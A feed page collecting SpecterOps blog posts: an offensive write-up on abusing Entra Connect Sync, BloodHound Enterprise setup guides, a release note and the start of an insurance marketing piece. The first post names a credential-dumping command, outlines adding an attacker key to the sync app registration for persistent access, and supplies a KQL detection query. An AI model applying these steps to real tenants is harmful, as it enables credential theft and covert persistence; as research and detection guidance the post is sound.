

Visualização normal

Antes de ontemStream principal
  • ✇Posts By SpecterOps Team Members - Medium
  • Update: Dumping Entra Connect Sync Credentials Daniel Heinsen
    Recently, Microsoft changed the way the Entra Connect Connect Sync agent authenticates to Entra ID. These changes affect attacker tradecraft, as we can no longer export the sync account credentials; however, attackers can still take advantage of an Entra Connect sync account compromise and gain new opportunities that arise from the changes.How It Used To WorkPrior to the change, an “AAD Connector” account would be created upon Entra Connect sync install. Upon creation, a randomized password woul
     

Update: Dumping Entra Connect Sync Credentials

Recently, Microsoft changed the way the Entra Connect Connect Sync agent authenticates to Entra ID. These changes affect attacker tradecraft, as we can no longer export the sync account credentials; however, attackers can still take advantage of an Entra Connect sync account compromise and gain new opportunities that arise from the changes.

How It Used To Work

Prior to the change, an “AAD Connector” account would be created upon Entra Connect sync install. Upon creation, a randomized password would be generated and set for the connector account. The AAD Connector account was a user principal that would be assigned a special sync role, and it would authenticate just like any old user. You may have seen these before; they look like this:

In this instance, ENTRACONNECT is the hostname on which the agent is running. There are a wide variety of attack paths that can stem from compromising this account, so it is a very advantageous target for attackers.

Old Attacker Tradecraft

Thanks to AADInternals, it was simple to obtain the sync password of the AAD Connector Account used to import and export data from Entra ID. Some decryption steps are documented here, but that mostly focuses on the on-premises accounts. If you are an AADInternals user, you would need to impersonate the context of the Entra Connect sync account and run the command:

Get-AADIntSyncCredentials

And that’s it! You could use your creds to do all sorts of sync mischief. Under the hood, the ADSync service account would connect to a SQL database where it would obtain a key to decrypt an “AAD configuration” blob. The plaintext password of the AAD Connector Account (Connects to Entra ID) would be in that blob. If an attacker got privileged access to a host running Entra Connect Sync, they could obtain this plaintext password and authenticate off-host, conditional access policies (CAPs) permitting. The theft of such a credential would have a huge impact on any organization, so I presume that Microsoft moved over to an application registration to reduce such a risk.

The Client Credentials Flow

If you are new to Entra ID, you can read how the Client Credentials flow works here. In a nutshell, an application registration can authenticate as itself utilizing the app roles assigned to it. To authenticate and obtain access tokens, it needs credentials provisioned to it. These credential types aren’t exclusive, and an application can have multiple. They can be in the form of:

  1. Secrets (plaintext password)
  2. Certificates
  3. Federated Credentials

If the application uses a certificate, it will sign an attestation when authenticating to obtain an access token. Here is an example:

POST /{tenant}/oauth2/v2.0/token HTTP/1.1               // Line breaks for clarity
Host: login.microsoftonline.com:443
Content-Type: application/x-www-form-urlencoded

scope=https%3A%2F%2Fgraph.microsoft.com%2F.default
&client_id=11112222-bbbb-3333-cccc-4444dddd5555
&client_assertion_type=urn%3Aietf%3Aparams%3Aoauth%3Aclient-assertion-type%3Ajwt-bearer
&client_assertion=eyJhbGciOiJSUzI1NiIsIng1dCI6Imd4OHRHeXN5amNScUtqRlBuZDdSRnd2d1pJMCJ9.eyJ{a lot of characters here}M8U3bSUKKJDEg
&grant_type=client_credentials

How It Works Now

The new Entra Connect Sync agent moved from a “user” centric authentication mechanism to an app registration, which uses the client credentials flow. Since app registrations support certificate authentication, a self-signed certificate is generated on install and saved in the NGC Crypto Provider store. The installer will use the login information you provided (which must be a Global Administrator or Hybrid Identity Administrator) to create a new application registration with the self-signed certificate as an authentication certificate. Once Entra Connect sync completes installation, an application will exist in Entra ID that looks like this:

And the configured app roles:

New Tradecraft

In a perfect world, an attacker could no longer dump plaintext credentials (because there are none) and the private key that corresponds to the certificate is sitting on a TPM. It would appear that any AD Connector account abuses must be performed on-host from here on out, forcing an attacker to persist on a Tier Zero asset. If there is no TPM support, we may be able to export the certificate private key, but I don’t want to rely on that. To the red teamer, it may seem all is lost–but fret not; there is still hope.

After examining the .NET assemblies provided in the new release, it appeared that a graph token of a Global Administrator or Hybrid Identity Administrator was not required to add a new key to the application registration.

This came off as strange because the application was not provisioned with either Application.ReadWrite.All or Application.ReadWrite.OwnedBy. Let’s take a look at the decompiled code in Microsoft.Azure.ActiveDirectory.AdsyncManagement.Server:

if (!string.IsNullOrEmpty(graphToken))
{
httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", graphToken);
string text2;
if (!ServicePrincipalHelper.CheckUserRole(azureInstanceName, httpClient, out text2))
{
Tracer.TraceError(text2, Array.Empty<object>());
throw new AccessDeniedException(text2);
}
}
else
{
azureAuthenticationProvider = AzureAuthenticationProviderFactory.CreateAzureAuthenticationProvider(aadCredential.UserName, aadCredential.Password, InteractionMode.Desktop);
string text4;
string text3 = azureAuthenticationProvider.AcquireServiceToken(AzureService.MSGraph, out text4, false);
if (string.IsNullOrEmpty(text3))
{
Tracer.TraceError("ServicePrincipalHelper: Failed to acquire an access token for graph. {0}", new object[]
{
text4
});
throw new AccessDeniedException(text4);
}
httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", text3);
azureInstanceName = azureAuthenticationProvider.AzureInstanceName;
}

That whole else block is handling the case for when a graph token (presumably that of a Global Administrator or Hybrid Identity Administrator) is not provided. How interesting!

The aadCredential username and password is a bit misleading, as it’s actually holding the UUID of the application registration and the sha256 hash of the existing certificate, as this function call shows:

public void UpdateADSyncApplicationKey(string graphToken, string azureInstanceName, string newCertificateSHA256Hash, AADConnectorCredential currentCredential)
{
Tracer.TraceVerbose("Enter UpdateADSyncApplicationKey", Array.Empty<object>());
ServicePrincipalHelper.UpdateADSyncApplicationKey(this.syncEngineHandle.GetAzureActiveDirectoryCredential(ADSyncManagementService.DefaultAadConnectorGuid), graphToken, azureInstanceName, newCertificateSHA256Hash, currentCredential);
}

So what we need is the cert hash of the existing certificate credential and the ability to load it into our AzureAuthenticationProviderFactory. Once we do, we can use that certificate to do two things:

  1. Obtain a graph token to make the addKey API call
  2. Obtain a proof of possession (POP) assertion proving that we are currently in possession of the private key

Further down in the function, the following code executes if no graph token is provided:

string proof = azureAuthenticationProvider.GenerateProofOfPossessionToken(applicationByAppId.id);
Guid guid2 = ServicePrincipalHelper.AddApplicationKey(graphApplication, guid, proof, x509Certificate);

The graphApplication already has an HTTPClient with a Bearer token set:

private static Guid AddApplicationKey(GraphApplication graphApplication, Guid applicationId, string proof, X509Certificate2 cert)
{
KeyCredentialModel keyCredential = new KeyCredentialModel
{
Type = "AsymmetricX509Cert",
Key = cert.GetRawCertData(),
Usage = "Verify",
StartDateTime = cert.NotBefore.ToUniversalTime(),
EndDateTime = cert.NotAfter.ToUniversalTime(),
DisplayName = "CN=Entra Connect Sync Provisioning"
};
return graphApplication.AddKey(applicationId, keyCredential, proof).KeyId.Value;
}

public KeyCredentialModel AddKey(Guid appId, KeyCredentialModel keyCredential, string proof)
{
if (appId == Guid.Empty)
{
throw new ArgumentException("appId");
}
if (keyCredential == null)
{
throw new ArgumentNullException("keyCredential");
}
if (string.IsNullOrEmpty(proof))
{
throw new ArgumentNullException("proof");
}
string requestUri = string.Format(this.graphEndpoint + "/v1.0/applications(appId='{0}')/addKey", appId);
string passwordCredential = null;
string content = JsonConvert.SerializeObject(new
{
keyCredential,
proof,
passwordCredential
}, ODataResponse.JsonSettings.Value);
KeyCredentialModel result;
using (HttpRequestMessage httpRequestMessage = new HttpRequestMessage(HttpMethod.Post, requestUri)
{
Content = new StringContent(content, Encoding.UTF8, "application/json")
})
{
using (HttpResponseMessage httpResponseMessage = base.SendRequest(httpRequestMessage))
{
result = JsonConvert.DeserializeObject<KeyCredentialModel>(httpResponseMessage.Content.ReadAsStringAsync().GetAwaiter().GetResult());
}
}
return result;
}

We now know what is needed to add a new key. As an attacker, we can generate a new private key, build a certificate, obtain a POP token, and register it with the application registration. This provides us persistent, off-host, access to the application registration. To do this, we can build out a .NET assembly that performs the necessary steps in the context of the ADSync account.

Proof of Concept

Our goal is to prove that we can still persist our access to a compromised AAD connector account, even if a TPM protects the private key. We can accomplish this by generating our own certificate and adding it to the service principal.

First, we need to obtain an access token and a signed POP assertion. We can do this with the certificate that is installed on the host and can be performed by running this program here:

Our graph token looks like this:

And the POP assertion looks like this:

According to the documentation here, this should be enough to add credentials to our application registration, given that we have at least Application.ReadWrite.OwnedBy.

However, our application does not have any required app roles!

How can this be? Well, if you are an astute reader, or simply have an attention span past the first paragraph of Graph documentation, you’ll see this banger on the addKeys page:

As it turns out, if you have access to an existing key, you can just add your own with no permissions needed!

How have I missed this?!

Mystery solved, and our path is clear for how we can persist our access to the AAD connector account off-host.

If we run our AddKey binary (posted here) with just our access token and POP assertion, you can see that we successfully added our key.

And the updated key is reflected here:

Red team crisis averted; we can keep our sync tradecraft, albeit a bit more “detectable”. Also, as a general takeaway, the ability to sign POP assertions equals the ability for any application to add new certificates to itself, which is pretty cool.

New Opportunities

Here is a list of users who could compromise the sync account previously:

Previously, a privileged auth administrator or higher could change the password of the Sync account; however, since the sync agent would no longer successfully authenticate, it would break the functionality of the sync agent. This left only Global Administrator and Hybrid Identity Administrator as viable attack paths for a red teamer. Let’s look at the new pseudo-graph:

This update presents an attacker with the opportunity to add credentials without interrupting the normal day-to-day flow of the sync agent. In addition, it is far more common to have principals assigned the Application/Cloud Application administrator, making the attack surface larger for sync attacks. While tradecraft may have shifted for on-premises attackers, the Entra ID attack surface has expanded. In addition, Conditional Access typically doesn’t affect service principals, so the likelihood of being able to use these credentials off-target is significantly higher. Ultimately, this is a cleaner yet more abuse-prone implementation.

Detections

Here is the good news. Detecting a new credential on an Application Registration is easy and a dead giveaway that something interesting is happening. Since the normal flow of UpdateADSyncApplicationKey removes the old key, the existence of more than one certificate on the Entra Connect application registration is a good indication that something is amiss. Should an attacker choose to be stealthy and actually replace the certificate that the Entra Connect Sync agent uses, then there are still detections for credential manipulation on an application registration. Here is a KQL query that surfaced all of my key additions:

AuditLogs
| where ActivityDisplayName has_any ("Add service principal credentials", "Update application", "Add key credential")
| where TargetResources[0].type =~ "Application"
| extend AppName = tostring(TargetResources[0].displayName)
| extend ChangedProps = TargetResources[0].modifiedProperties
| extend Initiator = tostring(InitiatedBy.user.displayName)
| project TimeGenerated, AppName, ActivityDisplayName, Initiator, ChangedProps
| where ChangedProps has_any ("keyCredentials", "passwordCredentials")

Takeaways

This is a brand-new update for Entra Connect Sync, so I don’t expect to see it in the wild for some time. I’m not quite sure I’m sold on the ability for an application to “roll its own keys”, as the documentation states. If access to a key is equivalent to the ability to produce more keys, then what’s the point of an expiration date?


Update: Dumping Entra Connect Sync Credentials was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
  • ✇Posts By SpecterOps Team Members - Medium
  • Getting Started with BHE — Part 2 Nathan D.
    Getting Started with BHE — Part 2Contextualizing Tier ZeroTL;DRAn accurately defined Tier Zero provides an accurate depiction of Attack Path Findings in your BHE tenant.Different principals (groups, GPOs, OUs, etc.) have different implications when Tier Zero is defined — understanding these will help reduce confusion around why something is showing up as Tier Zero.Welcome to round two of the Getting Started with BloodHound Enterprise series. Today’s focus will be on understanding and contextuali
     

Getting Started with BHE — Part 2

19 de Março de 2025, 10:31

Getting Started with BHE — Part 2

Contextualizing Tier Zero

TL;DR

  • An accurately defined Tier Zero provides an accurate depiction of Attack Path Findings in your BHE tenant.
  • Different principals (groups, GPOs, OUs, etc.) have different implications when Tier Zero is defined — understanding these will help reduce confusion around why something is showing up as Tier Zero.

Welcome to round two of the Getting Started with BloodHound Enterprise series. Today’s focus will be on understanding and contextualizing Tier Zero and ensuring that we have an accurate depiction of the Attack Paths that exist in your BloodHound Enterprise (BHE) tenant.

I started the last blog with a problem statement meant to align our focus, and I’ll include another one today. In this case, that would look something like:

“Have we identified (and configured) Tier Zero in our environment so that we have an accurate depiction of the Attack Paths that are increasing risk in our environment?”

In order to make progress here, we need to define and understand what it means when we’re talking about Tier Zero. You may have a unique definition for your organization which may require some additional due diligence, however our definition here at SpecterOps is:

“Tier Zero is a set of assets in control of enterprise identities and their security dependencies”

Where:

  • Control: A relationship that can contribute to compromising the controlled asset or impact its operability
  • Security dependency: A component whose security impacts another component’s security [1]

Out of the box, BHE comes with some default Tier Zero options [2] that will always be marked as a Tier Zero object for each domain collected, including:

  • The Domain head object
  • AdminSDHolder object
  • Built-in Administrator account
  • Domain Admins
  • Domain Controllers
  • Schema Admins
  • Enterprise Admins
  • Key Admins
  • Enterprise Key Admins
  • Administrators

Not listed here are:


  • Users and Computers that are members of these groups, however they inherit Tier Zero classification from the Groups they share the “MemberOf” relationship with:
T0 Inheritance via Group Membership
  • Organizational Units (OUs) and Containers that contain these Tier Zero objects, though they are assigned Tier Zero based on containing Tier Zero objects as indicated below:
T0 Inheritance via “Contains” Relationship
  • Group Policy Objects (GPOs) that apply to these objects, though these are automatically marked as Tier Zero objects when they apply to a separate Tier Zero object:
T0 Inheritance via “GPLink” Relationship

What is not included in the default definition are groups like Account Operators (among several others). This is a group that, in your domain(s), may or may not be empty, and may or may not contain your helpdesk which generally opens wide your Tier Zero unnecessarily. There are also accounts like the MSOL account, responsible for Azure synchronization; your Privileged Access Workstations (PAWs); Password Managers (which have the ability to change the password on Tier Zero principals); and so on. These often become evident after the first collection when you may see a handful of principals that “shouldn’t be there” because there is a known relationship that is 100% valid (which you will generally know based on additional context you may have as a member of your organization). These are your “custom” Tier Zero objects that didn’t get wrapped up in BHE’s initial default definition. We do, of course, have additional documentation for these [3,4,5,6,7,8,9,10].

These custom additions will need to be manually added to Tier Zero in one of a couple different ways:

Tagging Tier Zero from the Explore Page

The first is through the Explore page, where you can search for individual objects and add them by right-clicking the object and selecting “Add to Tier Zero.” Similarly, if you select the “Explore” option for a Finding on the Attack Paths page, that will take you to this same Explore page where you can similarly add the object to Tier Zero. See below:

Exploring an Attack Path Finding to Add the Principal to Tier Zero
Adding the Attack Path Finding Principal to Tier Zero via the Explore Page

Either of these methods are a bit piecemeal and not the fastest ways to modify Tier Zero, but they are a good way to inspect and validate your Tier Zero additions during this process. Don’t fear, though, there’s a faster way to add objects to Tier Zero.

The second option is through the Group Management page which takes you to an overview of your Tier Zero:

Add or Remove Members (from Tier Zero) on the Group Management Page
Specify Members for Bulk Add on the Group Management Page

With this option, you can specify several names to add to Tier Zero and do a bulk add of any principals. Be aware that the changes that will take place, as noted above, include:

  • Groups that are added will cause members (computers, groups, users) to be added to Tier Zero
  • If the principal being added to Tier Zero is in an OU that is non-Tier Zero, the OU will be added to Tier Zero
  • If the principal being added to Tier Zero has GPOs that apply to it that are non-Tier Zero, these will be marked as Tier Zero

An important note to make about either of these options is that neither is necessarily the “right” or the “wrong” way, and both get you to the same end state. Generally, I find that the former (adding via “Explore”) is best suited when inspecting individual Findings on the Attack Paths page, as these may merit additional analysis before adding the object to Tier Zero. On the other hand, the “Group Management” page is great when you have a series of objects you want to add and don’t require additional inspection of anything before adding them to your Tier Zero definition. Basically, if you’re looking for a batch of updates that you want to add at one time, “Group Management” is the best way to go.

New Tier Zero additions will also cause new Findings to appear where non-Tier Zero principals have permissions against these newly-added Tier Zero principals. But this is good — this is what we’re looking for.

And that’s the next step — custom-tagged Tier Zero assets. When this is complete, you’ll have a clearer picture of what the Attack Paths and valid Findings actually are. In some cases, this may point to a couple of groups with very extensive permissions, or you might find a swath of misconfigurations that you did not realize existed buried deep in your AD structure.

What does this look like in practice? Here’s an example of what your BHE tenant might look like before you’ve added any context (red indicates an Attack Path Finding in BHE, for clarity):

Contextualizing Tier Zero — “Default” View

Here we have a “default” Tier Zero object (Domain Admins) and four Findings under the “Generic All” Attack Path. If we expand this out, to see full exposure, it might look like this (black lines depict relationships):

Contextualizing Tier Zero — Exposure View

Here we can see that there’s only one Tier Zero principal (Domain Admins), with four Attack Paths, but an exposure count of nine (count of non-Tier Zero principals). Again, this is after default collection with no additional contextualization except that we’re visualizing exposure in a simplified scenario.

But you might look at one of those and say, “Hey, Group: A is a Tier Zero object, too.” So we add it to Tier Zero and then we see the following:

Contextualizing Tier Zero — Defined Tier Zero View

Now we have two Tier Zero principals:

  • Domain Admins
  • Group: A

We also have eight Attack Paths:

  • Three Tier One principals with GenericAll over Domain Admins
  • Five Tier One principals with GenericWrite over Group: A

We would also see a slight change in Exposure because one of the nine principals that would previously contribute to our count has been added to Tier Zero. Exposure here has decreased to eight.

Now we have a better picture of what the Findings are in our environment, which allows us to better understand what needs attention, what needs to be mitigated, and what’s potentially leading to unnecessary exposure to Tier Zero. This is because we’ve taken the time to define Tier Zero for our organization.

Contextualizing your Tier Zero definition is important because otherwise your Findings will not accurately represent tiering violations, which is one of the first things you need to be able to see within BHE. This is what the Attack Path page shows you, and part of the reason it can be so valuable for organizations is that it summarizes pathways that cause exposure risks to your critical assets.

Once we have all that figured out, we’ll run into either of the following outcomes with no change in exposure:

  • Larger Tier Zero definition, decrease in Findings
  • Larger Tier Zero definition, increase in Findings

Objectively speaking, neither of these is better or worse than the other based on the change in Findings. Either is better than the previous state of visibility because it represents a more accurate view of your domain and the true Attack Paths that require your attention.

If we don’t figure this out, nothing changes and when we open up BHE we’re going to see an inaccurate depiction of what we actually care about. Again, that’s pathways (Attack Paths) that cause exposure risks to your critical assets (Tier Zero).

Join me again next time for Part 3, where we’ll work on identifying sources of exposure using Cypher queries.

References & Resources

[1] — “The Security Principle Every Attacker Needs to Follow,” by Elad Shamir: https://posts.specterops.io/the-security-principle-every-attacker-needs-to-follow-905cc94ddfc6

[2] — Tier Zero: Members and Modification: https://support.bloodhoundenterprise.io/hc/en-us/articles/9259826072091-Tier-Zero-Members-and-Modification#h_01HA564DYTJP7RKXCK291XRPXS

[3] — “What is Tier Zero — Part 1,” by Jonas Bülow Knudsen: https://specterops.io/blog/2023/06/22/what-is-tier-zero-part-1/

[4] — “What is Tier Zero — Part 2,” by Jonas Bülow Knudsen: https://specterops.io/blog/2023/09/14/what-is-tier-zero-part-2/

[5] — “At the Edge of Tier Zero: The Curious Case of the RODC,” by Elad Shamir: https://specterops.io/blog/2023/01/25/at-the-edge-of-tier-zero-the-curious-case-of-the-rodc/

[6] — Tier Zero Table: https://specterops.github.io/TierZeroTable/

[7] — “Defining the Undefined: What is Tier Zero, Pt I,” by Elad Shamir, Jonas Bülow Knudsen, and Justin Kohler: https://www.youtube.com/watch?v=5Ho83R9Jy68

[8] — “Defining the Undefined: What is Tier Zero, Pt II,” by Alexander Schmitt, Jonas Bülow Knudsen, and Elad Shamir: https://www.youtube.com/watch?v=SAI3mXQgy_I

[9] — “Defining the Undefined: What is Tier Zero, Pt III,” by Thomas Naunheim, Andy Robbins, and Jonas Bülow Knudsen: https://www.youtube.com/watch?v=ykrse1rsvy4

[10] — “Defining the Undefined: What is Tier Zero, Pt IV,” by Martin Christensen, Lee Chagolla-Christensen, and Jonas Bülow Knudsen: https://www.youtube.com/watch?v=lLpCPBJIFkQ


Getting Started with BHE — Part 2 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

  • ✇Posts By SpecterOps Team Members - Medium
  • Getting Started with BHE — Part 1 Nathan D.
    Getting Started with BHE — Part 1Understanding Collection, Permissions, and Visibility of Your EnvironmentTL;DRAttack Path visibility is dependent upon scope of collection; complete collection is dependent upon appropriate permissions.Your collection strategy benefits from tiering just like your domain(s).IntroductionWelcome to my series on Getting Started with BloodHound Enterprise! This series comes after having had several discussions with customers about internal requirements for starting co
     

Getting Started with BHE — Part 1

12 de Março de 2025, 11:46

Getting Started with BHE — Part 1

Understanding Collection, Permissions, and Visibility of Your Environment

TL;DR

  • Attack Path visibility is dependent upon scope of collection; complete collection is dependent upon appropriate permissions.
  • Your collection strategy benefits from tiering just like your domain(s).

Introduction

Welcome to my series on Getting Started with BloodHound Enterprise! This series comes after having had several discussions with customers about internal requirements for starting collection and I wanted to be able to provide something moving forward that reads more like a blog/conversation that’s easy to digest. That said, this doesn’t mean it’s irrelevant to the BloodHound Community Edition (BHCE) users, and there will still be components of information that are valuable for users on both the Enterprise and Community Edition sides. This series will focus more on users who are interested in gaining maximum visibility of their environments, defining Tier Zero, and understanding how to identify potential sources of exposure.

So, if you’ve got your BloodHound Enterprise (BHE) tenant up and running and are asking yourself “What now? Where do I start when it comes to BHE?” this series will give you actionable next steps and useful context for maximizing your BHE tenant.

Active Directory — Collecting with SharpHound

It may be obvious, but the first two things that need to be addressed are Collection and Permissions. These are necessary because you can’t see anything without collection, and collection is ultimately contingent upon the permissions you’re willing to grant your collector, which in this case discussion will be SharpHound (Active Directory). In other words, with greater permission comes greater visibility. Uncle Ben never said that to Peter Parker in Spider-Man, but he would have if they had been working on a SharpHound install.

More directly, talking about collection and permissions here will help address the following problem statement. If this resonates with you, you’re in the right place:

Are we positioned to collect the data required to accurately depict objective exposure risks that result in Attack Paths in our environment?

Collection and associated permissions include:

  • Active Directory Structure Data: Authenticated User group membership
  • Certificate Services: Authenticated User group membership
  • Local Group Membership: local Administrator on domain-joined systems
  • Sessions (logons): local Administrator on domain-joined systems
  • Domain Controller Registry: Administrator on domain controller(s)
  • Certificate Authority Registry: Administrator on enterprise CA(s)

The first (AD structure data) is the baseline requirement for BHE functionality; the others provide valuable context for understanding exposure risks that require additional data beyond what can be pulled from a domain controller via LDAP queries. Note that the second, Certificate Services, can be collected with the same basic privileges that AD structure data can be collected.

But what does this all mean practically? Depending on what your domain looks like it could be the difference between seeing 5% exposure and 95% exposure. I often deal with a lot of kickback on this series of requirements, but this is the tradeoff required for adequate visibility, accurate attack path mapping, and inherent risk associated with the relationships and configurations that exist in your AD environment.

If you do not have all of this collection, you’re going to miss some important information:

  • Where do ADCS attack paths exist that enable domain takeover?
  • Where do logon sessions exist that facilitate credential theft resulting in privilege escalation or lateral movement?
  • Where are tiering violations occurring because of bad practices with admins logging into systems at a lower tier?

This leads into a secondary discussion, which is often asked in the form of “How many resources do I need to get this data into BHE?”

In some cases, SharpHound and AzureHound can both be run on the same server. However it depends on how much is being collected and how you break up the schedule for your collectors. If you have a large environment with 100,000 users and you try collecting both AD and Azure environments at the same time, you’re probably going to run into some issues.


This next discussion will focus specifically on SharpHound, and for proper, hardened collection of SharpHound, I would recommend as many collectors as you have Tiers. I’ll use the standard three-tier model here:

  • A Tier Zero collector collects everything at the Tier Zero level, which easily accounts for the first requirement, but also allows visibility of all the others (at Tier Zero). You can run your AD structure data, Certificate Services, CA/DC registries, and Tier Zero group and session collection here. This is the primary visibility you want.
  • A Tier One collector should only need to collect group and session information at Tier One.
  • A Tier Two collector should only need to collect group and session information at Tier Two.

Here’s a visualization to depict what this might look like:

Tiered SharpHound Deployment

I do recommend following this tiering structure as much as possible, as this scoping of collection can help mitigate unnecessary exposure as a result of cross-tiered collection. While I do see variants of this where SharpHound is either Tier Zero or Tier One and collects from every tier, a tiered collection structure is the safest route forward for collection.

I also recommend following our hardening guidance for the SharpHound service account, which we list here [1]. This includes using a group managed service account (gMSA) for the SharpHound service account, rather than a regular AD user account. Additionally, adding this account to the Protected User group will limit the ability for Kerberos delegation and authentication relaying attacks.

Whichever path you choose here, understand that the privileges you give to the collector will align with the visibility you have of your environment. If you’re content with only seeing direct permissions based on Access Control Entries (ACEs), AD structure data will be sufficient. But if you want group and session collection, and if you would like to have full visibility of ADCS attack paths — you will need additional collection.

For more information on Data Collection and Permissions, check out our documentation here [2].

And that’s it for now! Come back later for our next topic, which will focus on what to do after you’ve got collection up and running and you’re ready to start working on cleaning things up: Contextualizing Tier Zero.

References & Resources

[1] SharpHound Enterprise Service Hardening: https://support.bloodhoundenterprise.io/hc/en-us/articles/12400091052955-SharpHound-Enterprise-Service-Hardening

[2] SharpHound Enterprise Data Collection and Permissions: https://support.bloodhoundenterprise.io/hc/en-us/articles/9263138135963-SharpHound-Enterprise-Data-Collection-and-Permissions


Getting Started with BHE — Part 1 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
Enhancements for BloodHound v7.0 Provide Fresh User Experience and Attack Path Risk Optimizations

11 de Fevereiro de 2025, 14:31

TL;DR:

  • Refreshed user interface with a new vertical navigation layout for improved user experience.
  • General Availability of “Improved Analysis Algorithm” that provides more accurate risk scoring for findings across your environment.
  • Enhancements to the Posture page, including a new “Attack Paths” metric and increased visibility into your Attack Path security posture.
  • Release highlights focus on helping security teams better visualize, assess, and remediate identity-based Attack Paths.

General Availability of Improved Analysis Algorithm and Security Posture Management Improvements

The BloodHound team previewed several concepts in the last couple of releases that made it easier for customers to visualize Attack Paths and show improvements in identity risk reduction over time.

This week’s release of BloodHound v7.0 includes significant enhancements focused on improving user experience and Attack Path risk assessment. Thanks to the feedback from customers and community, we are excited to showcase these enhancements together!

Fresh User Experience

In v7.0, the look and feel of BloodHound Enterprise (BHE) and BloodHound Community Edition (BHCE) have been given a noticeable refresh! With the goal of improving the user experience, the navigation pane has been moved to a vertical format.

New vertical navigation pane for BHE and BHCE.

When users hover over the icons the menu bar appears. This new open layout enhances the user experience, especially for users of ultra-wide monitors.

Improved Analysis Algorithm

In the BHE v7.0 release we are excited to announce the General Availability (GA) of Improved Analysis Algorithm. This was made available as Early Access in BHE v6.3 and enabled customers to get a risk assessment of the Attack Paths in their environment through:

· Enhanced risk scoring — Improved risk scoring by utilizing Impact and Exposure measurements that analyzes the blast radius of an object.

· Granular risk measurement — assessing the risk of every finding so you can pinpoint where to prioritize your efforts.

· Hybrid Attack Path risk analysis — Quantifying Attack Path risk associated with moving between Active Directory (AD) and Entra ID environments.

The Improved Analysis Algorithm leverages Exposure and Impact for risk scoring.

The Improved Analysis Algorithm has been refined to provide a more accurate measurement of risk scoring for findings across BloodHound, including measuring the risk generated from hybrid paths, resulting in a more precise Attack Path risk assessment of your environment.

Example: Impact signifies the granular risk measurement and risk score of the above Attack Path.

Posture Page Update

The Posture page was also re-worked in BHE v6.3. With this release, it now provides improved visibility into resolved Attack Paths and additional metrics to track remediation over time. The new, intuitive format is more ideal for board-level reporting. Building on that foundation, the following enhancements have been added in BHE v7.0:

· Attack Paths metric

· Viewing all environments by type

· Increased visibility of findings

Attack Paths Metric

Security teams and CISOs are primarily focused on their organization’s security risk posture. However, with the onslaught of threats, cutting through the noise to focus on what matters most and tracking remediation progress is challenging for blue teams.

The addition of Attack Paths gives practitioners a representative metric that starts to address this challenge by providing a read out on risk assessments and tracking remediation efforts on what matters most. The Attack Paths metric measures the risk highlighted by the combination of all findings within an environment. For most of our findings, which are focused on Tier Zero, the Exposure is used, indicating how many principals (user or computer account) can gain access through any path to the Tier Zero object identified. For other findings, such as Kerberoastable assets, or control by large default groups, we use the Impact, that is how many principals can be controlled by the given asset once compromised.

Attack Paths Metric provides a summary on risk assessment and remediation progress.

Viewing all environments by type

Most organizations have multiple environments, whether from separation of duties such as development or production, expansion through mergers and acquisitions, or migrations into hybrid environments, it’s common for customers to have multiple AD domains or Azure tenants which can create identity risk. These organizations need visibility across all their environments from one place to centralize risk measurement and reporting.

BHE v7.0 makes this easier by providing your security teams with holistic visibility into the Attack Path security posture across all your environments at once on a per-type basis. This view summarizes the Attack Paths, Findings, and Tier Zero Objects metrics across multiple environments, and shows them all in one place for quick review of the progress your teams have made.

Visibility of all environments by type.

Increased visibility of findings

SecOps teams often struggle to provide their leadership with effective board-level reporting. Risk reporting is either too abstract or dives deep into the data, making it difficult to utilize. When it comes to Attack Path risk assessments, it is critical to have a clear before and after snapshot as well as visibility into the intermediate findings along the remediation journey.

Prior to BHE v7.0, the Posture page provided a high-level summary of initial findings and resolutions, which was a useful baseline. In BHE v7.0, we’ve improved this reporting with granular visibility between initial findings to resolution path including any intermediate findings. This enables practitioners to provide a more meaningful summary on the risk and remediation progress for board-level reporting.

Visibility of findings.

Improved CSV export functionality

The ability to export data and easily share and sync with other tools, systems and teams is essential in today’s complex cybersecurity ecosystem.

For example, security teams can now ingest Attack Path findings into their SIEM/SOAR platforms. This helps automate incident threat response workflows and streamline security tasks. Additionally, the Attack Path data can be leveraged by incident response, threat hunting, vulnerability management and other security teams and systems.

The CSV export functionality on the Attack Paths page was improved to make the exported fields consistent across findings, added the new Exposure/Impact measurements where appropriate, and added human-readable column headers when the CSV is exported out of the UI.

Improved CSV export functionality.

Summary

BloodHound v7.0 packs a lot of capabilities that enable security teams to better assess and prioritize risks, track remediation efforts, and ultimately strengthen their security posture. All BloodHound users can find expanded details on these updates in our release notes or by contacting your Technical Account Manager.

Our team is excited to showcase the latest enhancements and share what’s coming down the line for BloodHound at our upcoming SO-CON event in the Washington, DC area from March 31 — April 1, 2025. We look forward to seeing you there!


Enhancements for BloodHound v7.0 Provide Fresh User Experience and Attack Path Risk Optimizations was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
  • ✇Posts By SpecterOps Team Members - Medium
  • Insurance companies can reduce risk with Attack Path Management Kirsten Gibson
    TL;DRInsurance companies host large amounts of sensitive data (PII, PHI, etc.) and often have complex environments due to M&A and divestituresMost breaches start with human errorFortune 500 companies rely on Microsoft Active Directory as a backbone for Identity and Access ManagementAttackers target Active Directory to move laterally and escalate privilegeAn Attack Path Management solution can proactively find and remove attack pathsInsurance companies collect sensitive data — think medical h
     

Insurance companies can reduce risk with Attack Path Management

TL;DR

  • Insurance companies host large amounts of sensitive data (PII, PHI, etc.) and often have complex environments due to M&A and divestitures
  • Most breaches start with human error
  • Fortune 500 companies rely on Microsoft Active Directory as a backbone for Identity and Access Management
  • Attackers target Active Directory to move laterally and escalate privilege
  • An Attack Path Management solution can proactively find and remove attack paths

Insurance companies collect sensitive data — think medical history or credit card information — to fully understand the value of what they’re insuring and the risk they’re taking on. The same risk then applies to the protection and storage of sensitive data.

In the hands of a bad actor, it’s a treasure trove for data brokerage on the dark web.

Compounding the problem is that insurance industries are embracing digital transformation, creating apps that collect data and giving every policyholder a login to access their information. As they should! Insurance companies need to stay agile with the latest technology to speed up internal business processes and increase customer satisfaction. But the hard truth is that 68% of data breaches start with someone either falling for a social engineering scheme or leaking data by mistake.

Keeping a bad actor at bay in Active Directory

